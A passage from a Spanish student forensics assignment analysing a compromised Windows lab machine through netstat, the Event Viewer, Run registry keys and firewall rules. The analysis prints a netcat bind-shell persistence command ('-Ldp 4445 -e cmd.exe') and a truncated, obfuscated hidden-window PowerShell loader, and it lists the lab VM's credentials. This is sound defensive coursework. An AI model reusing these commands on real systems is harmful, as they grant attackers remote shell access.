En conclusión, el equipo del usuario fue comprometido tras la ejecución del software descargado desde el correo electrónico, lo que llevó a un comportamiento anómalo y a una comunicación inusual detectada por el sistema IDS SIEM. Estos puntos indican que el incidente está relacionado con la distribución de malware, posiblemente a través de un ataque de phishing, donde el correo fue utilizado para distribuir el software malicioso.

b) El software ejecutado por el trabajador, ¿Podría tratarse de un software no legítimo o por el hecho de ejecutarlo y funcionar con normalidad podemos descartar esa teoría? ¿Qué método se usa para la comprobación de la integridad de las aplicaciones descargadas?

El software ejecutado por el trabajador podría tratarse de un software no legítimo. El hecho de que se haya ejecutado y funcionado aparentemente de manera normal no descarta la posibilidad de que sea un malware, muchos programas maliciosos están diseñados para parecer legítimos mientras que en segundo plano realizan actividades maliciosas.

- El software fue descargado desde un correo electrónico no verificado, lo cual es una práctica común en ataques de phishing.
- El equipo tuvo un comportamiento inusual, el apagado repentino, después de que se hubiese ejecutado el software, lo que sugiere que haya realizado actividades maliciosas.
- La comunicación detectada por el IDS SIEM entre los equipos 10.0.2.4 y 10.0.2.7 podría indicar que el software estaba intentando comunicarse con un servidor u otro equipo de la red.

Algunas de las comprobaciones para comprobar la integridad de las aplicaciones descargadas:

- Asegurarse de descargar el software desde las webs oficiales.
- Escanear el archivo con un antivirus una vez descargado antes de ejecutarlo, para descartar la posibilidad de que sea un software malicioso.
- Si el software tiene firma digital, verificar que sea válida y provenga de fuentes fiables, se puede ver en las propiedades del archivo descargado.
- Comprobación del hash, verifica la integridad del archivo comparando su huella digital generada antes y después de la descarga. Si los hashes coinciden el archivo no ha sido alterado
- En caso de haber instalado el software, observar si el equipo tiene algún comportamiento inusual como lentitud, ventanas emergentes… también podríamos utilizar herramientas para analizar estas acciones. En caso de notar estas prácticas, desinstalar el software.

Apartado 2: Análisis de la máquina víctima.

Nota: Al pie de la práctica hay un tutorial práctico sobre el uso del framework "Metasploit". No es necesario realizar ninguna de las acciones que se explican en este tutorial, pero su lectura puede ser muy útil para tener más claro cómo analizar la víctima, ya que conociendo cómo se pueden atacar máquinas, se pueden analizar mejor los rastros que dejan los atacantes.

Realiza una recolección de evidencias de que la máquina ha podido sufrir un ataque. Para este análisis se considera que se ha realizado una clonación del sistema y te han proporcionado una copia, que sería la que se encuentra en el siguiente recurso:
Máquina preparada para instalar en VirtualBox: WorkPC.ova
Credenciales de acceso:
usuario: Worker.
Clave: Unp4wn4ble

Realiza los siguientes análisis en caso de ser posible, para ello:

a) En el caso de análisis de la memoria RAM de la máquina y de cachés, ¿se podría obtener alguna información del posible ataque realizado? ¿Por qué?

Si, el análisis de la memoria RAM y de la caché, puede proporcionar información sobre el posible ataque realizado. De la memoria RAM se puede obtener los procesos en ejecución en el momento del volcado de la memoria (posibles procesos maliciosos que no dejan rastro en el disco duro), se pueden identificar conexiones de red con otros equipos/servidores, se puede obtener también información sensible como contraseñas o claves para saber cómo se llevó a cabo el ataque y pueden encontrarse algún rastro del malware que se haya quedado en la memoria, como inyecciones de código. Analizando el caché podríamos obtener información sobre el historial de comandos ejecutados, pudiendo saber las acciones realizadas por el atacante y también podríamos ver la información que se almacena temporalmente en la caché, los archivos recientes o datos de algunas aplicaciones…

Para ello se pueden utilizar herramientas como Volatility que sirve para analizar los procesos y conexiones de red, Redline para investigar en la memoria y el sistema, Autopsy que ayuda a recuperar datos eliminados y análisis de imágenes de disco.

Analizar la memoria RAM y las cachés, es crucial porque almacenan datos temporales y volátiles que reflejan el estado del sistema en el momento del ataque. Estos datos incluyen procesos en ejecución, conexiones de red activas y datos sensibles (contraseñas y claves), que pueden desaparecer con el apagado o el reinicio del sistema. Además, la memoria puede contener rastro del malware y el historial de comandos ejecutados, lo que ayuda a identificar las actividades maliciosas y reconstruir los eventos ocurridos. En resumen, estos análisis proporcionan una visión detallada de las actividades del atacante y ayudan a entender cómo se llevó a cabo.


b) Tras analizar las conexiones de red, ¿existen datos que confirmen una conexión o intento de conexión local hacia otra máquina de la red?


Lo primero que se ve al iniciar la imagen del equipo es que se abre momentáneamente una ventana del símbolo de Windows.

La máquina tiene una ip asignada que empieza por 169.254.X.X, esto ocurre cuando un dispositivo no puede obtener una dirección IP de un servidor DHCP. En lugar de quedarse sin dirección, el dispositivo se asigna automáticamente una dirección en el rango 169.254.x.x/24 mediante el proceso APIPA (Automatic Private IP Protocol).


Como vemos el programa putty instalado vamos a probar a establecer la conexión sospechosa entre 10.0.2.4:49358/TCP ↔ 10.0.2.7:6666/TCP

En esta misma máquina establecemos la ip 10.0.2.4/24. En otra máquina Windows10 le configuramos la dirección ip 10.0.2.7/24






Creamos una Red NAT desde la configuración de VirtualBox y en ambas máquinas elegimos este mismo tipo adaptador




Y comprobamos que las máquinas se comuniquen


Al establecer la conexión desde el WorkPC en el putty a la dirección 10.0.2.7 por el puerto indicado en el enunciado da constantemente este error. (También hicimos pruebas con el puerto que aparecia con el comando netstat)



Ponemos el comando netstat -a y nos muestra todas las conexiones de red activas y los puertos en los que el equipo está escuchando (conexiones TCP y UDP activas, puertos en los que está escuchando, direcciones de destino y el estado de la conexión)



Vemos que el proceso “TCP 10.0.2.4:49189 10.0.2.7:6666 SYN_SENT” desaparece al poco tiempo de estar encendido y tenemos que reiniciar el equipo para que se intente de nuevo la conexión. Para verlo más aislado podemos poner el comando




Vemos que cada vez que se inicia la máquina el puerto por el que sale la conexión no es el mismo.

En el Visor de eventos vemos que en el apartado de Seguridad hay muchos eventos recurrentes:


- “Inicio de sesión especial” que indica que una cuenta con privilegios elevados esta iniciando sesión
- “Cambio en la directiva de auditoría” se genera cuando se modifica una directiva de auditoría en el sistema (habilitar, deshabilitar o cambiar una directiva).

- “Administración de grupos de seguridad” indica que se ha creado, modificado o eliminado un grupo de seguridad en el sistema.


Podría ser causa de una configuración incorrecta en las políticas o auditorías que generen estos eventos de forma repetitiva o podrían ser tareas programadas para ejecutarse automáticamente. En caso de que estos eventos se generen repetitivamente y no sean esperados, podría ser una señal de actividad inusual o potencialmente peligrosa y podría requerir una investigación más a fondo.



Volviendo a la conexión que se crea al iniciar la máquina y analizando el PID de ese proceso, buscamos en el Administrador de Tareas que coincide con un proceso de powershell.exe ejecutado desde el propio equipo local





Detalles del proceso hacia la 10.0.2.7:6666




c) Tras analizar la red, si se han descubierto intentos de conexión es muy probable que estén provocados por intentos de persistencia de un ataque perpetrado tras apagados de la máquina. Intenta localizar evidencias del intento de persistencia mediante un análisis del registro de Windows localizando el servicio que activa.

Abrimos el Editor de Registro para analizarlos registros:
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run







El registro con nombre “OiwVzBOT” es sospechoso, ejecuta un comando PowerShell ofuscado y netcat es una herramienta de red que puede ser usada para conexiones remotas, lo cual es inusual y potencialmente malicioso. En el siguiente registro “netcat” encontramos lo mismo:



El registro confirma que nc.exe (netcat) está configurado para ejecutarse automáticamente al iniciar el sistema. Este comando específico -Ldp 445 -e cmd.exe también es una clara señal de la actividad maliciosa ya que -l pone a netcat en modo de escucha para conexiones entrantes, -d hace que el proceso se ejecute en segundo plano, -p 4445 especifica el puerto y cmd.exe ejecuta el intérprete de comandos al establecerse una conexión permitiendo a un atacante ejecutar comandos en la máquina.
HKEY_LOCAL_MACHINE\SOFTWARE\rfhPiqkA




Como nos indicaba el primer valor del registro “OiwVzBOT”, vamos al registro que mencionaba:



Creamos un script “Y2Muo2i7.ps1” para decodificar el contenido y nos da el siguiente resultado:

PS C:\Users\Worker\Documents> .\Y2Muo2i7.ps1
if([IntPtr]::Size -eq 4) {$b='powershell.exe'}else{$b=$env:windir+'\syswow64\WindowsPowerShell\v1.0\powershell.exe'};
$s=New-Object System.Diagnostics.ProcessStartInfo;
$s.FileName=$b;
$s.Arguments='-noni -nop -w hidden -c &([scriptblock]::create((New-Object System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream(,[System.Convert]::FromBase64String((("H4s{1}AM+K{2}2MCA7VWbW+bSBD+Xqn/AVWWA{1}kY/HJtEqnSATYxSXCc4HfXOh FY460X1oEljtvrf79ZDLGjOr3cS"+"UWKArszs7PPP”




El uso de -w hidden sugiere que el script intenta ocultar su ejecución, la ofuscación y compresión del script indican un intento de evadir la detección por herramientas de seguridad.

Aquí mostramos los scripts creados y el resultado que nos da:

- "Y2Muo2i7.ps1", para decodificar el contenido del registro "Y2Muo2i7"
- "Correct.ps1", para corregir la cadena en Base64 que el resultado del anterior script daba erróneamente.

"H4sAM+K2MCA7VWbW+bSBD+Xqn/AVWWAkY/HJtEqnSATYxSXCc4HfXOhFY460X1oEljtvrf79ZDLGjOr3cSUWKArszs7PPP=="


- "decode.ps1", decodificar la cadena Base64 (Pero no había forma de convertirlo a formato legible porque me daba error con todo lo que intenté).




d) Otra característica importante a tener en cuenta serían los procesos, ¿hay algún proceso que sea sospechoso de que se ha sufrido un ataque? Tras su localización, investiga cómo se ha podido conseguir lanzar este proceso encontrando las modificaciones del sistema que han hecho posible la creación de este proceso con el arranque de la máquina. (Análisis del registro, posibles ficheros en alguna ubicación del disco, reglas de entrada de firewall). (Extra, no solicitado en la práctica: Puedes intentar realizar una prueba de conexión hacia esta máquina para comprobar la "puerta abierta").

Al analizar la lista de procesos del Administrador de tareas, uno de los procesos llama la atención:


"nc.exe", es particularmente sospechoso ya que está asociado con Netcat, es una herramienta utilizada comúnmente para diagnóstico de red, pero también puede ser usada con fines maliciosos, como túneles de red o accesos no autorizados.




Utilizando el comando "where nc.exe" averiguamos la ubicación del proceso.




Utilizamos el comando “sigverif” para ejecutar la herramienta de “Verificación de Firma de Archivos” que se utiliza para escanear los controladores y comprobar que los procesos estén firmados digitalmente. El proceso nc.exe no aparece en la lista.




Como encontramos anteriormente el registro confirma que nc.exe (netcat) está configurado para ejecutarse automáticamente al iniciar el sistema. Este comando específico -Ldp 445 -e cmd.exe, pone a netcat en modo de escucha para conexiones entrantes, hace que el proceso se ejecute en segundo plano y ejecuta el símbolo de sistema al establecerse una conexión permitiendo a un atacante ejecutar comandos en la máquina.



Hemos identificado el proceso nc.exe (netcat) como sospechoso, este proceso es ampliamente conocido por su uso en actividades maliciosas, en el uso de puertas traseras. Hemos confirmado la actividad maliciosa con el comando Ldp 4445 -e cmd.exe.
Hemos localizado la entrada en el Registro de Windows: KEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run. Esta entrada es la que configura nc.exe para ejecutarse automáticamente al iniciar la máquina. Se identificó el comando exacto utilizado para ejecutar netcat lo que confirma que el atacante configuró el proceso para que escuche en un puerto y ejecute comandos en la máquina.
Hemos localizado la ubicación del archivo se encuentra en C:\windows\system32\nc.exe. Verificamos el directorio mediante el explorador de archivos y el comando sigverif, pero el archivo no parece visible, está oculto.
Intentamos averiguar si ese mismo archivo se ubica en otra carpeta del sistema y confirmamos que no hay más copias en el equipo.



Ahora vamos a analizar las reglas del firewall exportándolas en un fichero para verlas mejor con el comando “netsh advfirewall firewall show rule name=all > c:\ruta\archivo”



Estas reglas de firewall permiten que el proceso nc.exe (netcat) establezca conexiones de red sin restricciones permitiendo tanto tráfico de TCP, como UDP en cualquier puerto local y remoto. Especialmente la regla netcat permite que se escuche en el puerto TCP 4445, lo que sugiere la posibilidad de una conexión de powershell para el control remoto de la máquina. Las reglas asociadas a nc.exe permiten conexiones sin límite de puertos tanto en redes privadas, como públicas lo que es común en actividades maliciosas como la creación de backdoors o túneles. Además, algunas reglas permiten el cruce seguro del perímetro con la aprobación del usuario lo que podría facilitar eludir restricciones del firewall. En resumen, estas reglas son indicativas de un posible acceso no autorizado y un riesgo de compromiso de la máquina.

Apartado 3: Análisis del pen de datos requisado.

Realiza un análisis de los datos encontrados en el pen drive que se le cayó a la persona atacante en el momento de su huida. Pasado un tiempo se ha detectado que en la máquina infectada falta un documento llamado "Fórmula de la felicidad.docx", por lo que el objetivo principal de este análisis es intentar demostrar que este fichero fue sustraído y se encuentra en alguna ubicación en el pen de datos, aunque puede que no sea tan evidente su localización.

En este caso se provee de una imagen del dispositivo que ha sido extraída con "GuyManager". Además de esta imagen, se incluye un fichero con su firma HASH para poder comprobar la integridad de la imagen descargada. El enlace a estos ficheros es el mismo del apartado anterior.

Imagen del pen de datos: datosPen.E01

Fichero con la firma HASH: hashDatosPen.sha1


Nota: Para este análisis se puede usar cualquier herramienta de análisis de imágenes, aunque se recomienda el uso de Autopsy. Para la comprobación del HASH de la imagen se puede usar la herramienta QuickHash. Estas herramientas se pueden instalar en Windows o se pueden usar desde distribuciones Linux estándar en las que se deberían instalar o en distribuciones Linux especializadas como Kali Linux o CAINE. La versión de Autopsy incorporada en Kali Linux es bastante antigua, pero es funcional. La elección del software a usar es libre.

Sobre la imagen proporcionada realiza las siguientes acciones:

